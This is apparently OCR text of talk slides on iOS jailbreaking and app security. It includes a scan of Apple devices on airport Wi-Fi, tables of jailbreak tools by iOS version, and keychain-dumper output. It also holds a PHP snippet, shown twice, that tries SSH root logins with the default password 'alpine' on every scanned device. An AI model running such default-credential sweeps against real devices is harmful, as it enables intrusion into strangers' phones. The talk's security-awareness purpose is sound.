Jailbreak and why should you care

Pim Stolk
@stolkcc

“I feel **like jailbreak's** basically dead at this point”


Comex

Jailbreak and why should **still** you care

*“It’s much easier to build something with **security in mind from the start** than to build something and then try to tack some security onto it.”*


192.168.25.200	f0:99:bf:6e:a1:72	Apple, Inc.
192.168.25.211	04:4b:ed:13:2c:b3	Apple, Inc.
192.168.25.253	2c:33:61:2a:f7:1f	Apple, Inc.
192.168.25.255	00:cd:fe:e7:23:d8	Apple, Inc.
192.168.26.32	48:43:7c:34:46:ae	Apple, Inc.
192.168.26.57	b8:44:d9:c5:4c:11	Apple, Inc.
192.168.26.62	70:70:0d:ef:0a:83	Apple, Inc.
192.168.26.70	ac:29:3a:09:ce:2b	Apple, Inc.
192.168.26.80	d0:c5:f3:47:bd:43	Apple, Inc.
192.168.26.87	54:72:4f:76:31:81	Apple, Inc.
192.168.26.88	60:f4:45:0c:66:b4	Apple, Inc.
192.168.26.103	f0:99:bf:38:c7:67	Apple, Inc.
192.168.26.126	68:fb:7e:8b:bc:6d	Apple, Inc.
192.168.26.128	cc:29:f5:1b:e5:7f	Apple, Inc.
192.168.26.129	78:31:c1:b8:63:b6	Apple, Inc.
192.168.26.147	a8:66:7f:3b:15:d7	Apple, Inc.
192.168.26.159	28:a0:2b:d7:16:a5	Apple, Inc.
192.168.26.165	40:4d:7f:9c:43:ac	Apple, Inc.
192.168.26.194	e0:c7:67:74:6d:f9	Apple, Inc.
192.168.26.197	70:ec:e4:ca:a9:32	Apple, Inc.
192.168.26.203	a4:31:35:eb:32:5c	Apple, Inc.
192.168.26.207	d4:f4:6f:b1:38:86	Apple, Inc.
192.168.26.213	c8:e0:eb:c1:73:1b	Apple, Inc.
192.168.26.215	54:4e:90:ac:c8:00	Apple, Inc.
192.168.26.226	70:14:a6:28:45:ea	Apple, Inc.
192.168.26.243	74:1b:b2:60:a6:36	Apple, Inc.
192.168.27.10	64:9a:be:d6:88:d4	Apple, Inc.

Devices on “CPH Airport WiFi” network



Apple Samsung Sony Intel HUAWEI Others

Devices on “London City Airport WiFi” network




Apple
Samsung
Sony
Intel
HUAWEI
Others

```php
$x = shell_exec('cat scanList.txt | grep Apple');
$l = explode("Apple, Inc.", $x);

$defaultUsername = "root";
$defaultPassword = "alpine";

for ($c=0; $c<=count($l); $c++){
 echo $l[$c];
 $lDevice = explode('    ', $l[$c]);
 $command = "ssh ".$defaultUsername."@".$lDevice[0];

 $didLogin = login($command, $defaultPassword);

 if $didLogin == true {

    .........

 }
}
```

```
$x = shell_exec('cat scanList.txt | grep Apple');
$l = explode("Apple, Inc.", $x);

$defaultUsername = "root";
$defaultPassword = "alpine";

for ($c=0; $c<=count($l); $c++){
 echo $l[$c];
 $lDevice = explode('    ', $l[$c]);
 $command = "ssh ".$defaultUsername."@".$lDevice[0];

 $didLogin = login($command, $defaultPassword);

 if $didLogin == true {

    .........

 }
}
```

Jailbroken devices



8.x

iOS	Jailbreak Tool	Tool Version	Device														
			iPad 2	iPad (3rd generation)	iPad (4th generation)	iPad Air	iPad Air 2	iPad mini	iPad mini 2	iPad mini 3	iPhone 4S	iPhone 5	iPhone 5c	iPhone 5s	iPhone 6	iPhone 6 Plus	iPod touch (5th generation)	iPod touch (6th generation)
8.0	Pangu8	1.0.0-1.2.1[8.x_i_1] (Windows)	Yes				N/A	Yes		Partial[8.x_i_2]	Yes							N/A
		1.0.0 (Mac)																
	PPJailbreak	1.0 (Mac)																
	TaiG	1.0.0-1.2.1 (Windows)																
8.0.1	Pangu8	1.0.0-1.2.1[8.x_i_1] (Windows)	Yes				N/A	Yes		Partial[8.x_i_2]	Yes							N/A
		1.0.0 (Mac)																
	PPJailbreak	1.0 (Mac)																
	TaiG	1.0.0-1.2.1 (Windows)																
8.0.2	Pangu8	1.0.0-1.2.1[8.x_i_1] (Windows)	Yes				N/A	Yes		Partial[8.x_i_2]	Yes							N/A
		1.0.0 (Mac)																
	PPJailbreak	1.0 (Mac)																
	TaiG	1.0.0-1.2.1 (Windows)																
8.1	Pangu8	1.0.0-1.2.1[8.x_i_1] (Windows)	Yes															N/A
		1.0.0 (Mac)																
	PPJailbreak	1.0 (Mac)																
	TaiG	1.0.0-1.2.1 (Windows)																
8.1.1	PPJailbreak	1.0 (Mac)	Yes															N/A
	TaiG	1.0.0-1.2.1 (Windows)																
8.1.2	PPJailbreak	1.0 (Mac)	Yes															N/A
	TaiG	1.2.0-1.2.1 (Windows)																
8.1.3	PPJailbreak	2.0.0 (Mac)	Yes															N/A
	TaiG	2.2.0-2.4.5 (Windows)																
		1.0.0-1.1.0 (Mac)																
8.2	PPJailbreak	2.0.0 (Mac)	Yes															N/A
	TaiG	2.2.0-2.4.5 (Windows)																
		1.0.0-1.1.0 (Mac)																
8.3	PPJailbreak	2.0.0 (Mac)	Yes															N/A
	TaiG	2.2.0-2.4.5 (Windows)																
		1.0.0-1.1.0 (Mac)																
8.4	PPJailbreak	2.0.0 (Mac)	Yes															
	TaiG	2.2.0-2.4.5 (Windows)																
		1.0.0-1.1.0 (Mac)																
8.4.1	EtasonJB	RC2	Yes		No	No		Yes	No		Yes	No	Yes	No			Yes	No
		RC3-RC4			Yes						Yes							
	Home Depot	1.1 beta 1	Yes		No			Yes	No		Yes	No					Yes	No

9.x

iOS	Jailbreak Tool	Tool Version	Device																						
			iPad 2	iPad (3rd generation)	iPad (4th generation)	iPad Air	iPad Air 2	iPad Pro (12.9-inch)	iPad Pro (9.7-inch)	iPad mini	iPad mini 2	iPad mini 3	iPad mini 4	iPhone 4S	iPhone 5	iPhone 5c	iPhone 5s	iPhone 6	iPhone 6 Plus	iPhone 6s	iPhone 6s Plus	iPhone SE	iPod touch (5th generation)	iPod touch (6th generation)
9.0	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)	Yes						N/A	Yes												N/A	Yes	
		1.0.0-1.1.1 (Mac)																						
9.0.1	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)	Yes						N/A	Yes												N/A	Yes	
		1.0.0-1.1.1 (Mac)																						
9.0.2	Pangu9 for 9.0-9.1	1.0.0-1.3.2 (Windows)	Yes						N/A	Yes												N/A	Yes	
		1.0.0-1.1.1 (Mac)																						
9.1	Home Depot	Rev 1 - Rev 7	Yes	No					N/A	No					Partial[9.x 1]	No						N/A	Yes	No
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.0-9.1	1.3.0-1.3.2 (Windows)	No			Yes				No	Yes			No			Yes						No	Yes
		1.1.0-1.1.1 (Mac)																						
9.2	Home Depot	Rev 1 - Rev 7	Yes	No					N/A	No				Yes	Partial[9.x 1]	No						N/A	No	
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.2.1	Home Depot	Rev 1 - Rev 7	Yes	No	Yes	No			N/A	Partial[9.x 2]	No			Yes	Partial[9.x 1]	Partial[9.x 3]	No					N/A	No	
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.3	Home Depot	Rev 1 - Rev 7	Yes	No										Yes	No									
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.3.1	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 4]	No									Yes	No									
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.3.2	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 5]	No					Partial[9.x 2]	No			Yes	Partial[9.x 1]	Yes	No						Yes	No
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.3.3	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 5]	No					Partial[9.x 2]	No			Yes			No						Yes	No
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
	Pangu9 for 9.2-9.3.3	1.0.0-1.1.0	No			Yes				No	Yes			No			Yes						No	Yes
9.3.4	Home Depot	Rev 1 - Rev 7	Yes	Partial[9.x 6]	No									Yes		Partial[9.x 3]	No						Yes	No
		RC1-RC3	Yes			No				Yes	No			Yes			No						Yes	No
9.3.5	Phœnix	v1-v4	Yes			No				Yes	No			Yes			No						Yes	No

10.x

iOS	Jailbreak Tool	Tool Version	Device																					
			iPad (4th generation)	iPad Air	iPad Air 2	iPad Pro (12.9-inch)	iPad Pro (9.7-inch)	iPad (5th generation)	iPad Pro (12.9-inch, 2nd generation)	iPad Pro (10.5-inch)	iPad mini 2	iPad mini 3	iPad mini 4	iPhone 5	iPhone 5c	iPhone 5s	iPhone 6	iPhone 6 Plus	iPhone 6s	iPhone 6s Plus	iPhone SE	iPhone 7	iPhone 7 Plus	iPod touch (6th generation)
10.0	No Tool Available		N/A																			No		N/A
10.0.1	extra_recipe+yaluX	beta 4	No								No											Yes		No
	PPJailbreak	2.5.1 (Windows)	No	Yes							Yes			No		Yes						No		Yes
	yalu102	beta 1		No		Yes								No					Yes				No	
		beta 2-beta 6	No	Yes	No	Yes					Yes		No			Yes						No		Yes
		beta 7		Yes							Yes			No										
10.0.2	extra_recipe+yaluX	beta 4	No								No											Yes		No
	PPJailbreak	2.5.1 (Windows)	No	Yes							Yes			No		Yes						No		Yes
	yalu102	beta 1		No		Yes								No					Yes				No	
		beta 2-beta 6	No	Yes	No	Yes					Yes		No			Yes						No		Yes
		beta 7		Yes							Yes			No										
10.0.3	extra_recipe+yaluX	beta 4	N/A																			Yes		N/A
10.1	extra_recipe+yaluX	beta 1-beta 4	No								No											Yes		No
	PPJailbreak	2.5.1 (Windows)	No	Yes							Yes			No		Yes						No		Yes
	yalu + mach_portal	beta 1-beta 3		No		Yes								No					Yes				No	
	yalu102	beta 1		No		Yes								No					Yes				No	
		beta 2-beta 6	No	Yes	No	Yes					Yes		No			Yes						No		Yes
		beta 7		Yes							Yes			No										
10.1.1	extra_recipe+yaluX	beta 1-beta 4	No								No											Yes		No
	PPJailbreak	2.5.1 (Windows)	No	Yes							Yes			No		Yes						No		Yes
	yalu + mach_portal	beta 1-beta 3		No		Yes								No					Yes				No	
	yalu102	beta 1		No		Yes								No					Yes				No	
		beta 2-beta 6	No	Yes	No	Yes					Yes		No			Yes						No		Yes
		beta 7		Yes							Yes			No										
10.2	PPJailbreak	2.5.1 (Windows)	No	Yes							Yes			No		Yes						No		Yes
	yalu102	beta 1		No		Yes								No					Yes				No	
		beta 2-beta 6	No	Yes	No	Yes					Yes		No			Yes						No		Yes
		beta 7		Yes							Yes			No										
10.2.1	Saïgon	beta 1	No		Partial[10.x 1]	No		N/A			No						Yes		No	Yes		No		
		beta 2	No		Yes	No		N/A				No	Yes	No		Yes						No		
		beta 2 revision 1																						Yes
10.3	No Tool Available		No						N/A		No													
10.3.1	No Tool Available		No						N/A		No													
10.3.2	No Tool Available		No																					
10.3.3	No Tool Available		No																					

The basics

- How to Jailbreak
- SSH into a device
- Bigboss tools
- Data in sqlfiles / NSUserDefaults / PLists

The basics

- How to Jailbreak
  Yalu, Saïgon
- SSH into a device
  Install SSH Daemon trough Cydia
- Bigboss tools
  All the cool unix tools apple “forgot”
- Data in sqlfiles / NSUserDefaults / PLists


FEARLESS

Keychain dumper

Even though keychain is one of the most secure places to store information, consider adding an extra layer of encryption before saving data in the application to make the job for the attacker more difficult. See the Siri implementation for more details.

Generic Password

Service:
Account: com.fb.nl.sav.padding
Entitlement Group: ED83ZJR6DX.nl.ing.keychain.whatsapp
Label:
Generic Field: com.fb.nl.sav.padding
Keychain Data: (null)

Generic Password

Service:
Account: com.fb.nl.sav.profileid
Entitlement Group: ED83ZJR6DX.nl.ing.keychain.whatsapp
Label:
Generic Field: com.fb.nl.sav.profileid
Keychain Data: 5E9AECAE-CF45-4159-8626-26936691B94F

Generic Password


Service:
Account: B1287934-2DC0-4D71-8416-3F741BB8CB18
Entitlement Group: ED83ZJR6DX.nl.fb.keychain.whatsapp
Label:
Generic Field: com.teams.mmf.uuid.unencryptediPhone7,2
Keychain Data:

Clutch

Used to decrypt iOS applications

.


https://github.com/KJCracks/ Clutch/releases

